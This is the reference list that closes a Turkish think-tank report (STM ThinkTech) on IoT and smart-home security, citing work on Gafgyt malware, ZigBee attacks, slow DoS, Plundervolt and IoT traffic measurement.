[8] S. Stelfox, «What is Gafgyt malware? Smart home cybersecurity news [October 2019 edition],» Minim, 1 11 2019. [Çevrimiçi]. Available: https://www.minim.co/blog/smart-home-cybersecurity-news-roundup-what-is-gafgyt-malware-october-2019-edition. [Erişildi: 20 11 2019].

[9] I. &. C. E. &. A. M. Vaccari, «Remotely Exploiting AT Command Attacks on ZigBee Networks,» Security and Communication Networks, pp. 1-9, 10 2017.

[10] F. S. W. L. S. L. Xueqi Fan, «Security Analysis of Zigbee,» 2017.

[11] B. S. a. G. D. Rodosek, «Thwarting Attacks on ZigBee – Removal of the killerbee stinger,» Proceedings of the 9th International Conference on Network and Service Management , pp. 219-226, 2013.

[12] A. B. a. A. A. a. T. K. a. C.-H. Lung, «A lightweight defence against the Packet in Packet attack in ZigBee networks,» 2012 IFIP Wireless Days, pp. 1-3, 2012.

[13] E. Cambiaso, G. Papaleo, G. Chiola ve M. Aiello, «Slow DoS attacks: definition and categorisation,» International Journal of Trust Management in Computing and Communications, no. 1, p. 3/4, 2013.

[14] Digi International Inc., «XBee® Zigbee® Mesh Kit, Radio Frequency (RF) Module,» 2016.

[15] VirusTotal, «VirusTotal.com,» [Çevrimiçi]. Available: https://www.virustotal.com/gui/search/bc28c899c406e62ad78f37ac861d56613a227579537eb7d9345d936277a59a16. [Erişildi: 25 11 2019].

[16] J. R. a. M. Riley, «The Big Hack: How China Used a Tiny Chip to Infiltrate U.S. Companies.,» Bloomberg Businessweek, 04 10 2018. [Çevrimiçi]. Available: https://www.bloomberg.com/news/features/2018-10-04/the-big-hack-how-china-used-a-tiny-chip-to-infiltrate-america-s-top-companies. [Erişildi: 15 10 2019].

[17] J. SALTER, «How a months-old AMD microcode bug destroyed my weekend [UPDATED],» WIRED Media Group | Condé Nast, 29 10 2019. [Çevrimiçi]. Available: https://arstechnica.com/gadgets/2019/10/how-a-months-old-amd-microcode-bug-destroyed-my-weekend/ . [Erişildi: 21 12 2019].

[18] D. O. ,. F. D. G. ,. J. V. B. ,. D. G. a. F. P. Kit Murdock, «Plundervolt: Software-based Fault Injection Attacks against Intel SGX,» %1 içinde 41st IEEE Symposium on Security and Privacy SP2020, 2019.

[19] H. a. A. G. a. B. B. a. M. A. a. H. D. Y. a. F. N. a. F. E. W. a. M. P. a. N. A. Mohajeri Moghaddam, «Watching You Watch: The Tracking Ecosystem of Over-the-Top TV Streaming Devices,» %1 içinde Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, New York, NY, USA, 2019.

[20] Iot-inspector.princeton.edu, «IoT Inspector Sample Data.,» [Çevrimiçi]. Available: https://iot-inspector.princeton.edu/sample-data/. [Erişildi: 16 12 2019].

[21] D. Y. H. a. N. A. a. G. A. a. F. L. a. N. Feamster, «IoT Inspector: Crowdsourcing Labeled Network Traffic from Smart Home Devices at Scale,» 2019. [Çevrimiçi]. Available: https://arxiv.org/pdf/1909.09848.pdf. [Erişildi: 18 12 2019].

[22] Wireshark.org, «OUI Lookup Tool,» Wireshark, [Çevrimiçi]. Available: https://www.wireshark.org/tools/oui-lookup.html. [Erişildi: 20 12 2019].

[23] D. J. D. D. C. (. U. Jingjing Ren ve R. K. H. H. (. C. L. Anna Maria Mandalari, «Information Exposure for Consumer IoT Devices: A Multidimensional, Network-Informed Measurement Approach,» %1 içinde the Internet Measurement Conference, 2019.

[24] CYBER -ITL-, «Binary Hardening in IoT products,» Cyber Independent Testing Lab (CYBER-ITL-), 26 08 2019. [Çevrimiçi]. Available: https://cyber-itl.org/2019/08/26/iot-data-writeup.html. [Erişildi: 16 12 2019].

STM
www.stm.com.tr
/STMDefence

thinktech
STM Teknolojik Düşünce Merkezi
thinktech.stm.com.tr
/STMThinkTech